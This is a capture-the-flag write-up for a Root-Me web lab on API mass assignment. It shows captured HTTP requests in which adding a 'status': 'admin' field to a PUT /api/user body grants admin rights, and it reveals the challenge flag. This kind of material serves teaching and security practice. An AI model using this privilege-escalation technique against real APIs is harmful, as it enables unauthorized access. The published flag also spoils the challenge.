


API - Mass Assignment

Lab: <https://www.root-me.org/en/Challenges/Web-Server/API-Mass-Assignment>

- Create new user and login
- In this lab, we can not provide the parameter as API - Broken access to retrieve the user's information. However, there is a new key value pair called status appeared



- When we call API to update user note, it uses PUT with json data to update the note

```
Pretty  Raw  Hex
1 PUT /api/note HTTP/1.1
2 Host: challenge01.root-me.org:59090
3 Content-Length: 22
4 accept: application/json
5 Accept-Language: en-US
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Content-Type: application/json
8 Origin: http://challenge01.root-me.org:59090
9 Referer: http://challenge01.root-me.org:59090/
10 Accept-Encoding: gzip, deflate, br
11 Cookie: session=.eJv1zjsOwjAMANC7ZGZw40_sXgbFwS1YWzoh7g4S7wTv3e515P1o--u48tbuz2h7AwUG22iRfMScObtaTESjruIEYoyJVGQwTVkNsnKhVc2tggZXjVITjuCe4K4QvmsWqFL7Ra4zj_BG2-cLwuAv3A.ZuPKyA.pQQffGcd5nc2sPthRtPRiRHu2uo
12 Connection: keep-alive
13
14 {
15   "note": "string"
16 }
```

- Next, i try to change from GET to PUT and add json data with staus:admin in the request ⇒ it can update user to admin

Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	PUT /api/user HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: challenge01.root-me.org:59090			2	Server: Werkzeug/3.0.4 Python/3.11.10		
3	accept: application/json			3	Date: Fri, 13 Sep 2024 05:22:52 GMT		
4	Accept-Language: en-US			4	Content-Type: application/json		
5	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36			5	Content-Length: 40		
6	Referer: http://challenge01.root-me.org:59090/			6	Access-Control-Allow-Origin: *		
7	Accept-Encoding: gzip, deflate, br			7	Vary: Cookie		
8	Cookie: session=.eJwlzjsOwjAMANC7ZGZw40_sXgbFssIYWzoh7g4S7wTv3e51SPlo--u48tbuz2h7AwUG22iRFM9cObtaTESjrUeYoyJVGQwTVkNsnKhVc2tggZXjVITjuCe4K4QvmzWck8xEB5ulV5CSGt2koiBIu2rqFL7Ra4zj_BG2-clWuAv3A.ZuPKyA.pQQffGcd5n2sPthRtPRIRHu2uo			8	Connection: close		
9	Connection: keep-alive			9			
10	Content-Type: application/json			10	{		
11	Content-Length: 63				"message": "User updated successfully."		
12				11	}		
13	{						
	"note": "string",						
	"status": "admin",						
	"userid": 3,						
	"username": "hieu"						
	}						

⇒ Get the flag of admin

Response body

```
{
  "message": "Hello admin, here is the flag : RM{4lw4yS_ch3ck_0pt10ns_m3th0d}."
}
```